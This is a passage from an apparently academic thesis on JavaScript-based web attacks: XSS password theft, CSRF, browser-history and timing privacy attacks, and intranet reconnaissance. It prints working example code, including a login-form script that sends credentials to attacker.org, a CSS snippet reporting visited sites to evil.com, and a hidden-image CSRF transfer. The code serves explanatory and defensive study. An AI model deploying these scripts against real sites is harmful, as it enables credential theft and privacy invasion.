From a technical point of view, the HTML password field is nothing else but an ordinary text input field which does not echo the entered characters back to the screen. The entered values are kept in clear-text and can be read by JavaScript via the page's DOM tree. Therefore, if an adversary is able to insert a JavaScript into the login-page, this script can intercept the form submission (using an `onsubmit`-eventhandler) in order to read the password before it is submitted [232, 105] (see Listing 4.2).

```
<script>
function leakData(){

  var data = document.getElementById('username').value +
             ':' + document.getElementById('password').value;
  var url = 'http://attacker.org/log?data=' + escape(data);
  var img = document.createElement('img');
  img.setAttribute('src', url);
  img.style.height = '0';
  img.style.width = '0';
  document.getElementsByTagName('body')[0].appendChild(img);

  /*
  ** Delay the submit() for so that the leaking HTTP request succeeds reliably
  */
  window.setTimeout(function(){
    document.getElementById('loginform').submit();
  }, 100);

  return false;
}

document.getElementById('loginform').onsubmit = leakData;
</script>
```

Listing 4.2: Direct form-based password leakage [105]

To avoid the submission-delay introduced by the technique documented in Listing 4.2 the adversary can alternatively create a page-specific keyboard logger using JavaScript's `onkeydown`-events [228].

#### Rerouting the authentication request

Instead of retrieving the password via JavaScript methods as discussed above, the adversary could alternatively create a man-in-the-middle situation by altering the target address of the authentication form [105]. To do so, only the `action`-value of the respective `form`-tag has to be changed to an attacker-controlled location (e.g., `http://attacker.org/logpasswd.cgi`). When the victim submits the authentication from, the resulting HTTP request, containing the authentication information in clear-text, is sent to this manipulated URL. After logging the data, the attacker is able to redirect the browser back to the original target of the authentication form using a $30x$ HTTP response. On sufficient fast connections, this redirection step is fast enough to happen unnoticed by the user.

In situations where the original authentication form was delivered using SSL via an `https`-URL, some browsers display a warning that the secure connection is left. However, [230] indicates that users are quick to dismiss such a warning.

### 4.2.2. Abusing the browser's password manager

Modern web browser provide so-called *password manager*-functionality. Based on prior usage of an HTML form for authentication purposes, the browser offers to "remember" the password for future usage. Whenever the user accesses a web page for which the password manager keeps stored credentials, the browser automatically fills the page's authentication form with the user's username and password.

This behaviour can be exploited by an XSS Payload [155]. The following attack technique is applicable in every case, where an XSS issue is exploited in a web application for which the browser's password manager maintains a password. First the attacker transfers his malicious payload on the authentication page, using a technique similar to the *background XSS propagation* method documented in Section 4.1.3. This is achieved by creating a hidden Iframe in which the site's authentication page is loaded. After this loading process has finished, the browser's password manager fills in the attacked user's credentials automatically. Furthermore, also after the loading process has terminated (e.g., indicated by an *onload*-event), the malicious script propagates itself into the hidden Iframe (see Sec. 4.1.3). As discussed in Section 4.2.1, the HTML password field is readable via JavaScript. Therefore, the XSS Payload is able to read the password which has been filled in by the browser without the user's consent.

### 4.2.3. Spoofing of authentication forms

Finally, instead of abusing the site's original authentication form, the attacker could simply create one himself. By using DOM tree manipulation while the page is rendered, the attacker is able to inject his spoofed HTML form seamlessly into the web page. Then by using a spoofed message, communicating for instance that due to technical problems a reauthentication is necessary, the user is tricked into reentering his credentials. Several techniques to spoof authentication forms are discussed in [105].

*Phishing* [52, 159, 197, 276] is a related threat which aims to obtain passwords from users by spoofing the complete user interface of the targeted web application. Phishing is a class of attacks which is independent from JSDAs and XSS, and therefore, out of the scope of this thesis.

# 5. XSS Payloads: Browser and Computer Context

This chapter discusses notable, previously disclosed XSS Payloads which are located within the browser and computer execution-context.

We discuss these two execution-contexts (browser and computer) jointly in one chapter because most of the applicable attacks in these contexts share an important characteristic: They allow targeted attacks which aim at one specific user. A given browser runs on one specific computer and is used by one specific user. Thus, both the mappings, user-to-computer and user-to-browser, are static (i.e., a given browser/computer is only used by one specific person). Especially, the privacy attacks discussed in Section 5.2 are closely related in both execution-contexts. Opposed to this, the attacks discussed in Chapter 4 are more narrowly focused on one specific application, while the attacks discussed in Chapter 6 target whole network segments.

## 5.1. Cross-Site Request Forgery

Cross-Site Request Forgery (CSRF) is a type of JSDA within the browser execution-context which exploits a common flaw in the authentication tracking mechanism of web applications. By creating a state-changing, cross-domain request (see Sec. 3.3.2) to a web application for which the user holds a valid authentication context, the attacker is able to cause actions under the victim's identity (see below for specific details on this class of attacks and refer to Section 5.1.1 for an example).

Thus, in order for the attack to be effective, three circumstances have to coincide: The victim's browser has to currently maintain a state-full, authenticated relationship with the targeted web application, the CSRF attack is executed in this browser (i.e., as a XSS Payload), and the targeted application has no defense against CSRF attacks implemented.

### 5.1.1. Attack specification

As in Section 1.3.2 discussed, JavaScript can employ *indirect communication* methods to create HTTP requests to cross-domain hosts. This is done by dynamically including an HTML element into the DOM tree which references a remote object, like an image, script or iframe. Such an inclusion causes the web browser's rendering engine to create an HTTP request to retrieve the referenced entity. The URL of such HTML elements is not restricted by the SOP. Therefore, a script can initiate requests to arbitrary cross-domain URLs.

Furthermore, besides the creation of such cross-domain request a script also can obtain certain information concerning the outcome of this action using the BRA-technique (see Sec. 3.3.3 for details).

As motivated above, Cross-Site Request Forgery (CSRF / XSRF) [27, 68] a.k.a. *Session Riding* [234, 133] a.k.a *Sea Surf* [207] is a client-side attack on web applications that uses *indirect communication* to exploit browser-level authentication tracking mechanisms (see Sec. 1.2.1). More precisely, CSRF uses the cross-domain, cross-application and cross-protocol capabilities provided by indirect communication to trigger authenticated, state-changing actions on the attacked web application.

The actual attack is executed by causing the victim's web browser to create HTTP requests to restricted resources. As introduced above, this can be achieved e.g., by including hidden images in harmless appearing webpages. The image itself references a state changing URL of a remote web application.

As the targeted web application employs an browser-level authentication tracking mechanism, the browser provides such requests with authentication information automatically without any user interaction. Therefore, the target of the request is accessed with the privileges of the person that is currently using the attacked browser. See [234], [27], [133] and [68] for further details.

**Example:** A (rather careless) site for online banking provides an HTML form to place credit transfers. This form uses the GET method and has the action URL `http://bank.com/transfer.ext`. The form is only accessible by properly authenticated users, employing one of the techniques described above. If an attacker is able to trick a victim's browser to request the URL `http://bank.com/transfer.cgi?amount=10&an=007`, while the victim's browser maintains an authenticated state for the banking site, the owner of the account with the number 007 might gain €10. To execute the attack the attacker manufactures a harmless appearing webpage. In this webpage the attacker includes HTML or Javascript elements, that cause the victims web browser to request the malicious URL. This can be done for example with a hidden image:

```
1 <img src="http://bank.com/transfer.cgi?amount=10&an=007">
```

If the attacker successfully lures the victim to visit the malicious website, the attack can succeed (see Figure 5.1).

### 5.1.2. Attack surface

All access control methods described in Section 1.2.1 are vulnerable against CSRF as long as no specific, application-level countermeasures against this attack method have been implemented by the web application (see Sec. 8.2.2 for details on application-level defense techniques).

CSRF attacks are not necessarily limited to submitting a single fraudulent request. Workflows that require a series of http requests (i.e. web forms that span over more than one webpage) might be vulnerable as well, as long as certain conditions are fulfilled: The content and identifiers of every step of the workflow's web forms are known prior





Figure 5.1.: A CSRF attack on an online banking site

to the attack and the workflow does not employ a separate mechanism to track the workflow's progress (i.e. a request ID) but uses the implicitly communicated session identifier. If these conditions are satisfied an attacker can create in most cases a series of hidden iframes that host malicious web forms. These forms are automatically submitted sequentially via JavaScript using the iframe's `onload`-events, thus simulating a user that fills in the forms in their proper order.

#### Reasons for the existence of CSRF vulnerabilities

In today's web applications CSRF problems can be found frequently. There are several reasons for this. Primarily, CSRF is rather obscure. While in many cases the consequences of CSRF attacks can be severe, web application developers are often unaware or dismissive when it comes to this vulnerability class. Also textbooks on web programming often do not cover this vulnerability class and often contain example code which is susceptible to CSRF. Furthermore, most web application frameworks lack a central mechanism for protection against CSRF. In addition, automatic approaches like "taint checker" [109] for detecting SQL Injection problems do not exist for CSRF.

### 5.1.3. Notable real-world CSRF exploits

The particulars of CSRF attacks are always very specific in respect to the vulnerable application. To exemplify and establish the capabilities of such attacks we list selected real world vulnerabilities in this section. In addition, Zeller and Felten documented four further real-world CSRF issues in [286].

#### Digg.com: Undermining trust in social applications

The content-selection mechanism of the online news-site `digg.com` is steered by the site's own user base. All enrolled users are allowed to vote which stories they consider to be most interesting. The more votes a story gets, the higher the story is placed in the site's content organisation.

The site's story-voting mechanism was vulnerable to CSRF. If a logged in `digg.com`-user visited a specially crafted website, this site was able to create voting request for

arbitrary `digg.com`-stories in the name of the attacked user. This was discovered by an anonymous person [54] who calls himself "Digger". "Digger" created a web-page which contained an introduction to CSRF. Furthermore, the web-page also contained a small JavaScript which exploited the `digg.com`-CSRF vulnerability. This script voted for a story submitted by "Digger" which contained a back-link to the exploit-page.

Every `digg.com` user that read the story and followed the link to "Digger"'s page involuntarily voted for the story, thus, promoting it further up in the `digg.com` hierarchy, which in turn generated more interest and visits by `digg.com` users. The story reached `digg.com`'s frontpage within a day.

#### Netflix

Netflix (`http://www.netflix.com/`) is a US based web site which offers web-based DVD rentals. Users of the service can rent DVDs online, which get shipped to the respective renter by postal mail. In late 2006 [71] disclosed several serious CSRF vulnerabilities of the service. In the case that a valid authentication context between the victimized browser and the `netflix.com`-domain existed at the time of the CSRF attack, the adversary could add movies to your rental queue, add a movie to the top of the attacked user's rental queue, change the name and address on the attacked account, and change the email address and password on the account (i.e., take over the complete account).

#### Wordpress

Wordpress [177] is a blogging software written in PHP. The look and feel of a Wordpress weblog is determined by the "theme" of the blog. Such a theme itself consists of several template files which in turn are either HTML- or PHP-files. To edit these templates Wordpress provides an web interface.

Some versions of Wordpress were susceptible to CSRF targeting the software's theme-editor [126] allowing the adversary to alter the weblog's template files. As Wordpress themes may contain executable PHP code, using this attack the adversary was able add arbitrary PHP code to the weblog's theme. Consequently, this injected code was executed every time the weblog was accessed. Hence, the vulnerability enabled the adversary to execute arbitrary commands on the blog's server with the privileges of the web-server process.

## 5.2. Fingerprinting and privacy attacks

In this section we discuss various techniques within the browser and computer execution-context that aim at collecting evidence concerning the malicious script's local execution environment. More precisely, the here discussed attacks aim to gather information on the executing web browser, the local machine, and the browser's user. Such information include previously visited sites, indicators whether the user is currently logged into given web applications, characteristics of the local machine, and installed web browser add-ons.

While in some cases such attacks are targeted directly at the user's privacy, the adversary might also use his findings to identify existing vulnerabilities in order to decide on the next step in his attack.

### 5.2.1. Privacy attacks based on cascading style sheets

Two variations of privacy attacks have been documented which are based on sophisticated usage of cascading style sheets (CSS [266]).

#### Browser history disclosure using unique background-picture URLs

In 2002 [41] showed how CSS can be employed to examine whether a given URL is contained in the browser's history of visited pages. The underlying mechanism, that is the basis of the attack, dates back to the early days of web browsers: The color used by the browser's rendering engine to display a hyperlink varies, depending on if the user has visited the referenced site before. This behaviour was adopted by CSS, resulting in the hyperlink pseudo-class `a:visited`. Using this pseudo-class, visited links can be outfitted with the complete set of CSS properties, including the capability to include remotely hosted images to be used as background pattern. Thus, sophisticated construction of lists of hyperlinks and an according style sheet can be employed to initiate indirect communication of private data:

The attacker compiles a list of URLs that should be matched against the user's history. For each of these URLs he creates a hyperlink labeled with a unique id-attribute. Furthermore, she fabricates a style-sheet that contains unique `visited`-selectors which are linked to the respective id-attributes. By referencing an attacker-controlled cgi-script in the CSS-selectors the adversary is able to deduct which of the sites are contained in the browser's history (see Listing 5.1).

```
1 <style>
2   #ebay:visited { background: url(http://evil.com/visited.cgi?site=ebay); }
3 </style>
4
5 <a id="ebay" href="http://www.ebay.com"></a>
```

Listing 5.1: CSS visited page disclosure [41]

#### Dynamic browser history disclosure with JavaScript

Furthermore, as discussed by [41] and refined by [87], it is also possible to accomplish the same results completely on the client-side without requiring a remote counterpart: JavaScript is able to read the applied CSS-style (using the `getComputedStyle`-method on Mozilla based browsers or IE's `currentStyle`-property): The attacker creates a CSS style-sheet that defines two distinct styles for visited and unvisited hyperlinks. For each tested hyperlink a JavaScript reads the style information that the browser applied to the element. Depending on which of the two predefined styles is returned by the query, the script can decide whether the user has visited the site in the recent past (see Listing 5.2).

Usage of JavaScript to execute this attack provides several advantages for the adversary: The malicious JavaScript can construct the list of hyperlinks dynamically. This allows more targeted, incremental attacks. Furthermore, only a rather simple style-sheet defining two separate styles is required. This eliminates the need for a list of unique selectors, thus reducing the attack-code significantly.

```
<style>
  a:visited { color: rgb(0,0,255) }
</style>

<a id="ebay" href="http://www.ebay.com"></a>

<script>
var link = document.getElementById('ebay');
var color = document.defaultView.getComputedStyle(link,null)
                    .getPropertyValue("color");
if (color == "rgb(0, 0, 255)") {
    // found
}
</script>
```

Listing 5.2: CSS visited page disclosure using JavaScript [87]

Utilizing the flexibility provided by JavaScript based dynamic URL-construction, it has been proposed to extend this technique to establish a list of terms that the user has looked up using internet search engines. This undertaking requires examining large numbers of URLs, as most search engines employ URL-schemes that contain numerous, context dependent, and frequently changing parameters resulting in rather large sets of possible URLs for non-trivial search terms. [161] has shown that it is possible to stealthy check for more than 40.000 unique URLs in five seconds using recent hardware, thus rendering this privacy attack feasible.

### 5.2.2. Privacy attacks through timing attacks

Besides CSS based attacks on the user's privacy, a whole class of related timing attacks has been discussed.

#### Browser cache disclosure

Felten et al. [70] documented in 2000 how attackers can initiate timing attacks to determine if a given web browser has visited a certain web page in the recent past. For this purpose, the adversary employs cacheable web-objects such as static images and measures the time it takes to retrieve a given object.

For example the attacker wants to know whether the victim has been to `http://company.com` recently. For this purpose, the malicious script stealthily embeds the logo of the targeted site (`http://company.com/logo.jpg`) into its DOM tree, causing the web browser to request the image. Before its actual inclusion in the web page, the `image`-element is outfitted with an `onload`-eventhandler to measure the time that the inclusion process takes. If the victim has been to the respective site in the last days, the image is still in the browser's cache, resulting in a very short loading time. If not, the image has to be retrieved over the internet, causing a significant longer loading process.

By measuring and matching the loading time against a certain threshold the attacker can conclude if the image is in the browser's cache and, thus, whether the victim has been to the targeted web site.

#### Assessing the contents of non-cacheable pages

In 2007 Bortz et al. [23] extended Felten's technique towards non-cacheable web-objects. Their technique is based on the observation that the time required to finish an HTTP request depends on two factors: the time it takes to deliver the content over the internet and the time the web server consumes to create the content. While the first factor is mostly constant for a given network location, the second factor depends on the actual query. A request for a static element (like a predefined image) can be computed by the web server in a very short time. However, if business logic and database queries are involved, the time to create the response's HTML document differs heavily in dependence to the page's final content.

Using this observation, Bortz et al. introduced *cross-site timing attacks* which employ a technique related to the BRA (see Sec. 3.3) to time the loading process of web pages. Their technique is based on dynamically creating a hidden `img`-tag that points to the targeted web page. This image-element is outfitted with an `onerror`-eventhandler which is triggered as soon as the first data-chunk is received by the browser, as instead of image-data the response consists of HTML code. By measuring the time-difference between the actual image-creation process and the occurrence of the `onerror`-event, the loading-time of the web page can be measured.

Furthermore, the described technique requires two timing sources in order to factor out the timing overhead that is introduced by the network. For this reason, first a request to a static element of the targeted web site is created. Such an element could be, for example, an image or a 404 error page. As for such elements almost no processing time is required by the respective web server, the time to load the element is roughly equal to the network-induced overhead. Therefore, the result of this step can be used for future reference. The second request is aimed at the actual target of the privacy attack. By calculating the difference between the prior obtained reference value and the time it took to complete the loading process, an estimate of the server-side computing time can be obtained. Using this technique, Bortz et al. showed the possibility to determine, e.g., if a given browser is logged into a given web application, or how many items are currently contained in the user's shopping cart of a given online-retail store.

#### Precision of timing attacks

The precision of browser-based timing attacks is limited by the precision of the employed timing-functions. JavaScript provides the `Date()`-object. This object's smallest unit of time is a millisecond, thus setting an according lower bound for the precision of attacks that are written completely in JavaScript. However, Java's timing-function `nanoTime()` provides a timer that returns time to the nearest nanosecond. Meer and Slaviero discussed in [180] how this timer can be used within JavaScript timing attacks, utilizing

either a special purpose JavaApplet or the LiveConnect-feature [190].

### 5.2.3. BRA-based privacy attacks

In addition to CSS- and timing-based attacks, several privacy attacks which utilize the BRA (see Sec. 3.3.3) have been documented.

#### Establishing if the user is currently logged into a given web application

Using a variation of the BRA, Grossman [86] discussed a method to disclose whether the web browser possesses valid authentication credentials (for instance session cookies or http-authentication information) for a given web application: The basis of the attack is to test a browser's capability to load a web page that is only accessible to authenticated users.

The attack utilises advanced error-handling which is provided by modern JavaScript interpreters. In the case of an error within a JavaScript, the `window.onerror`-event provides limited access to the JavaScript error-console by communicating a short error-message, the URL of the triggering script, and a numeric error code. This additional information can be employed for fingerprinting purposes. By attempting to load an HTML page into a `script`-tag by using the page's URL in the tag's `src`-attribute, inevitably a JavaScript parsing error is triggered, as the included data is HTML-code and cannot be parsed by the JavaScript interpreter. Furthermore, depending on the authenticated state of the requesting entity, a web application responds to a request for a restricted resource with different HTML content (either with the requested page or alternatively with an error page / a login form). In many cases different HTML code leads to distinct parsing errors. Therefore, a malicious script can, by intercepting the error-code and messages, differentiate between parse errors triggered by either response and, thus, determining whether the browser's user is currently logged into the application (see Listing 5.3).

```
1  <script>
2  function err(msg, url, code) {
3     if ((msg == "missing } in XML expression" ) && (code == 1)) {
4         // logged in
5     } else if ((msg == "syntax error" ) && (code == 3)) {
6         // not logged in
7     }
8  }
9  window.onerror = err;
10 </script>
11
12 <script src="http://webapp.org"></script>
```

Listing 5.3: JavaScript login checker [90]

In addition, Robert Hansen discussed accessing restricted images for the same purpose [97]. Some web applications grant or deny access to resources like images depending on the user's authenticated state. By employing the BRA to verify whether the images are accessible or not, the malicious script can conclude if the user is currently logged into the application.

Finally, Chess et al. documented in [37] how the responses of cross-domain requests for JSON-data [48] which were generated using the `script`-tag can be obtained by overwriting global JavaScript prototypes.

### Browser and local machine fingerprinting

Various local resources provided either by the local machine or the web browser are accessible by specialized URL-schemes, such as `file://`, `chrome://`, or `res://`. In late 2006 and 2007 several techniques have been discussed that employ these URL-schemes to gather information concerning the malicious JavaScript's local execution environment. The majority of these attacks is based on the BRA. By dynamically including a cross-protocol resource in a webpage and intercepting `onload`- and `onerror`-events, certain characteristics of the local context might be disclosed. More specifically it has been shown how to:

- compile a list of installed Firefox extensions using `chrome`-URLs [96],
- establish which software is installed on the local machine using `res`-URLs [179],
- execute a dictionary attack to disclose Windows user accounts [264] or drive names [149],
- read Firefox settings [265],
- and check the existence of local files using the `file`-handler [238]

As special-purpose URL-schemes are often treated differently by the various web browser, most of these techniques only work if a certain execution environment (defined by browser, browser version, and operating system) is given, thus limiting the respective attack vector to a subset of browsers or operating systems. Furthermore, many of these issues can be regarded rather as implementation faults than fundamental flaws rooted in the web-paradigm and thus should be resolved in the near future. For these reasons, a further discussion of these techniques is omitted in this thesis.

# 6. XSS Payloads: Intranet and Internet Context

This chapter documents JSDAs which are located within the intranet and internet execution-contexts. We combine the two contexts in one chapter as the adversary's capabilities and limitations are very similar in both execution-contexts (see Sec. 3.4).

## 6.1. Intranet reconnaissance and exploitation

### 6.1.1. Using a webpage to execute code within the firewall perimeter

As discussed in Section 1.2.1, with the term *browser-level authentication tracking* we denote authentication mechanisms, that do not require further interaction after the initial authentication step. For example, the way HTTP authentication is implemented in modern browsers requires the user to enter his credentials for a certain web application only once per session. Every further request to the application's restricted resources is outfitted with the user's credentials automatically.

Furthermore, with the term *transparent browser-level authentication* we denote authentication mechanisms that also execute the initial authentication step in a way that is transparent to the entity that is being authenticated. For example, NTLM authentication [80] is such an authentication mechanism for web applications. Web browsers that support the NTLM scheme obtain authentication credentials from their underlying operating system. These credentials are derived from the user's operating system login information. In most cases the user does not notice such an automatic authentication process at all.

#### The firewall as a means for authentication

Especially in the intranet context, transparent browser-level authentication is used frequently. This way the company makes sure that only authorized users access restricted resources without requiring the employees to remember additional passwords or execute numerous, time-consuming authentication processes on a daily basis.

A company's firewall is often used as a means of transparent browser-level authentication: The intranet servers are positioned behind the company's firewall and only the company's staff has access to computers inside the intranet. As the firewall blocks all outside traffic to the server, it is believed that only members of the staff can access these servers. For this reason, intranet servers and especially intranet web servers are often not protected by specific access control mechanisms. For the same reason intranet ap-

plications often remain unpatched even though well known security problems may exist and home-grown applications are often not audited for security problems thoroughly.

#### JavaScript code execution within the intranet context

Many companies allow their employees to access the WWW from within the company's network. Therefore, by constructing a malicious webpage and succeeding to lure an unsuspecting employee of the target company into visiting this page, an attacker can create malicious script code that is executed in the employee's browser. As discussed in Section 3.3.3 current browser scripting technologies allow certain cross-protocol, cross-domain, and cross-host operations that can be used for reconnaissance attacks.

The employee's browser is executed on a computer within the company's intranet and the employee is in general outfitted with valid credentials for possibly existing authentication mechanisms. Consequently, any script that runs inside his browser is able to access restricted intranet resources with the same permissions as the employee would (see Figure 6.1).





Figure 6.1.: Using a webpage to access restricted web servers

### 6.1.2. Intranet reconnaissance attacks

This section documents various techniques that aim to collect information concerning a given intranet.

#### Portscanning the intranet

It was shown by various parties [160, 91] how malicious web pages can use indirect communication to port-scan the local intranet. While the discussed techniques slightly differ, they all are variants of the BRA (see Sec. 3.3.3):

1. The script constructs a local HTTP URL that contains the IP-address and the port that shall be scanned.

2. Then the script includes an element in the webpage that is addressed by this URL. Such elements can be e.g., images, iframes or remote scripts.

3. Using JavaScript's time-out functions and eventhandlers as discussed in Section 3.3.3 the script can decide whether the host exists and the given port is open: If

a time-out occurs, the port is probably closed. If an `onload`- or `onerror`-event happens, the host answered with some data, indicating that the host is up and is listening on the targeted port.

**Limitation:** Some browsers like Firefox enforce a blacklist of forbidden ports [214] that are not allowed in URLs. In this case JavaScript's port scanning abilities are limited to ports that are not on this list. Other browsers like Safari allow access to all ports.

#### Selecting potential attack targets

To launch such an discovery attack, the malicious script needs to have knowledge about possible reconnaissance targets. Such knowledge can either be the intranet's IP-range or the internal DNS names of local hosts.

- **IP discovery with Java:**

  In the case that the local IP-range is unknown to the attacker, he can use the browser's Java plug-in to obtain the local IP-address of the computer that currently executes the web browser which is vehicle of the attack.

  Unlike JavaScript, the Java plug-in provides low-level TCP and UDP sockets. The target address of network connections opened by these sockets is restricted by Java's version of the Same Origin Policy which only allows connections to the IP address from which the Java applet was originally received. After being instantiated, a Java `Socket`-object contains full information about the connection including the IP addresses of the to connected hosts. Thus, by creating a socket and using the socket-object's API, the browser's local IP address can be read by a Java-applet [147] and subsequently exported two the JavaScript scope.

  Additionally, Mozilla based and Opera web browser allow JavaScript to directly instantiate Java objects using the LiveConnect-feature [190]. This removes the attacker's necessity to provide a separately hosted Java applet, thus allowing more self-contained attacks:

```
1 function natIP() {
2   var w = window.location;
3   var host = w.host;
4   var port = w.port || 80;
5   var Socket = (new java.net.Socket(host,port))
6                .getLocalAddress().getHostAddress();
7   return Socket;
8 }
```

Listing 6.1: Obtaining the local IP address

- **DNS brute-forcing:**

  In the case that the execution of Java content is disabled in the attacked web browser, the adversary can resort to brute-forcing internal DNS names. Robert Hansen documented in [98] that many companies employ the same DNS server to resolve both their external and their internal hostnames (see Listing 6.2). The attacker can either try to obtain the full list of DNS entries using a zone transfer or





Figure 6.2.: Web page based reconnaissance of the intranet

by brute-forcing well known names for intranet servers (e.g., `intranet.company.com`; [99] list more than 1500 of possible hostnames). If such external lookups for internal servers is possible, the attacker can gain knowledge on the IP-range used in the intranet this way.

```
...
10.0.1.10        intranet.godaddy.com
10.210.136.22    internal.iask.com
10.25.0.31       intranet.joyo.com
10.30.100.238    intranet.shopping.com
10.50.11.131     intranet.monster.com...
...
```

Listing 6.2: Misconfigured DNS servers leaking internal IP addresses [98]

If the respective company does not leak the internal IP-range through misconfigured DNS servers, the attacker can use the list of known DNS names to test if the targeted intranet contains hosts that are assigned to one of these names. To do so, the malicious JavaScript has two options: It can either employ a series of BRAs using the guessed internal domain names as part of the URL (i.e., testing if a host assigned to `http://intranet` exists). Alternatively the script can check if any of the domain names is contained in the browser's history using any of the techniques discussed in Sections 5.2.1, 5.2.1, or 5.2.2. Both methods do not suffice to directly leak the actual IP-range to the attacker. However, using these methods the attacker might identify possible targets for further attacks in the intranet. Furthermore, in certain cases the existence of certain internal domain names provides strong indications for the employed IP-range. For instance, the home router "Fritz Box" [13] introduces the domain name `fritz.box` to the intranet pointing to the router's admin interface. By using the BRA to test for `http://fritz.box` the attacker is able to learn that a Fritz Box is used in the examined intranet and based on the knowledge can guess the used IP-range to be equal or close to the default range used by this specific router (e.g., `192.168.172.0/24`).

### Fingerprinting of intranet hosts

After determining available hosts and their open ports, a malicious script can try to use fingerprinting techniques to get more information about the offered services. Again, the script has to work around the limitations that are posed by the SOP. Consequently, the fingerprinting method resembles closely the port-scanning method that was described above [160, 91].

The basic idea of this technique is to request URLs that are characteristic for a specific device, server, or application. If such a URL exists, i.e., the request for this URL succeeds, the script has a strong indication about the technology that is hosted on the fingerprinted host. For example, the default installation of the Apache web server creates a directory called "icons" in the document root of the web server. This directory contains image files that are used by the server's directory listing functionality. If a script is able to successfully access such an image for a given IP-address, it can conclude that the scanned host runs an Apache web server. The same method can be used to identify web applications, web interfaces of network devices or installed scripting languages (e.g., by accessing PHP easterеggs).

### Avoiding and brute-forcing HTTP authentication

If during the reconnaissance step the malicious JavaScript encounters a resource that is protected by HTTP authentication to which the browser not currently possesses valid credentials, the web browser displays an authentication dialogue. This discloses the ongoing attack and alarms the victimised browser's user that something unusual is going on.

In [63] Esser documented a method that can be employed by the attacker to suppress such authentication pop-ups. Esser's technique is based on the creation of malformed HTTP URLs. If such an URL is sent to the web server, the server identifies the error in the URL before determining the addressed resource. Therefore, the server does not map the URL to a hosted resource and does not recognise that a HTTP authentication dialogue should have been trigger: Instead of replying with a "401 Authorization Required" status code, the server responds with "400 Bad Request". Esser documented two ways to create such URLs that work with most web servers: Either incomplete URL entities (e.g., `http://10.10.10.10/%`) or overly long URLs (e.g., `http://10.10.10.1/AAA...AAA`) that exceed the server's restrictions on URL size. Using Esser's method, the adversary is still able to determine whether the host in question exists. However, determining if the examined IP hosts a web server and using the fingerprinting technique detailed in Section 6.1.2 do not work in combination with this evading method, as these techniques require valid HTTP responses.

Additionally, Esser demonstrated [62] how Firefox's `link`-tag can be abused to execute brute-force attacks on URLs that are protected by HTTP authentication. As the content that is requested through `link`-tags is regarded as optional by the browser, the tag does not initiate authentication pop-ups if it encounters a 401 response. Furthermore, the rendering process of the page halts until the request that was initiated by the

`link`-tag has terminated. Thus, by using the `http://username:password@domain.tld`-scheme the attacker can iterate through username/password-combinations and measure his success using the timing attacks that were discussed in Section 5.2.2.

#### Technical Limitations of reconnaissance attacks

As employing the BRA for reconnaissance purposes depends on the usage of `timeout`-events, any attack in this class is subject to throughput-limitations induced by the timing-induced overhead. While detecting existing resources takes only a very short amount of time, probing a non-existing resource requires at minimum the full timeout-period. As the precision of the attack is related to the length of the chosen timeout-period, the attacker has to decide between speed and accuracy.

A series of reconnaissance probes can be accelerated by parallelising the requests, e.g., by creating several hidden image-elements at the same time. However, the operating systems and web browsers enforce various limitations in respect to parallel connections. For instance, Windows XP/SP2 does not allow more than 10 outstanding connections at the same time and the Firefox web browser only permits a maximum of 24 simultaneous established connections.

Lam et al. [162] documented that in their experiments they were able to achieve maximum scanning rates between approximately 60 scans/min (Windows XP SP2) and 600 scans/min (Linux). In addition, Grossman et al. discussed in [90] that JavaScripts `stop`-function can be used to terminate outstanding connections in order to speed up the scanning process.

### 6.1.3. Local CSRF attacks on intranet servers

After discovering and fingerprinting potential victims in the intranet, the further attack can take place utilizing state-changing HTTP requests (see Sec. 3.3.2). A malicious JavaScript has for instance the following options:

- **Exploiting unpatched vulnerabilities:** Intranet hosts are frequently not as rigorously patched as their publicly accessible counterparts as they are believed to be protected by the firewall. Thus, there is a certain probability that comparatively old exploits may still succeed if used against an intranet host. A prerequisite for this attack is that these exploits can be executed by the means of a web browser [91].
- **Opening networks:** Numerous devices such as routers, firewall appliances or DSL modems employ web interfaces for configuration purposes. Not all of these web interfaces require authentication per default and even if they do, the standard passwords frequently remain unchanged as the device is only accessible from within the "trusted" internal network. If a malicious script was able to successfully fingerprint such a device, there is a certain probability that it also might be able to send state changing requests to the device. In this case the script could e.g., turn of the firewall that is provided by the device or configure the forwarding of certain ports to a host in the network, e.g., with the result that the old unmaintained

Windows 98 box in the cellar is suddenly reachable from the internet. Thus, using this method the attacker can create conditions for further attacks that are not limited to the web browser any longer [91].

- **Reconfiguring home routers:** Furthermore, Stamm et al. documented in [246] that by changing the device's DNS settings via local CSRF, the attacker can initiate a persistent "drive-by pharming" attack.

### 6.1.4. Cross protocol communication

Based on [256], Wade Alcorn showed in [4, 5] how multi-part HTML forms can be employed to send (semi-)valid messages to ASCII-based protocols. Prerequisite for such an attempt is that the targeted protocol implementation is sufficient error tolerant, as every message that is produced this way still contains HTTP-meta information like request-headers. Alcorn exemplified the usage of an HTML-form to send IMAP3-messages to a mail-server which are interpreted by the server in turn. Depending on the targeted server, this method might open further fingerprinting and exploitation capabilities.

## 6.2. DNS rebinding attacks on intranet hosts

This section discusses how DNS rebinding attacks (see also Section 3.3.4) can be used by the adversary in the context of intranet targets. Furthermore, we document real-life DNS rebinding issues that have been disclosed to the public[1].

While the root cause of DNS rebinding is a fundamental flaw of the SOP (coupling security characteristics with DNS entries), the current practice is to treat it as a implementation flaw of the web browser or browser plug-in. Consequently, some of the documented issues might be eventually resolved by enforcing stricter DNS pinning (see Sec. 3.3.4) or similar countermeasures.

Note: We discuss this attack class within the intranet attack-context. As listed in Section 3.4 this attack class exists also within the computer attack-context. However, we chose to position the detailed attack documentation in this section, as the attack surface and impact is significantly larger in this context.

### 6.2.1. Leaking intranet content

As discussed in Section 1.3.1, the SOP should prevent read access to content hosted on cross-domain web servers. In 1996 [237] showed how short lived DNS entries can be used to weaken this policy.

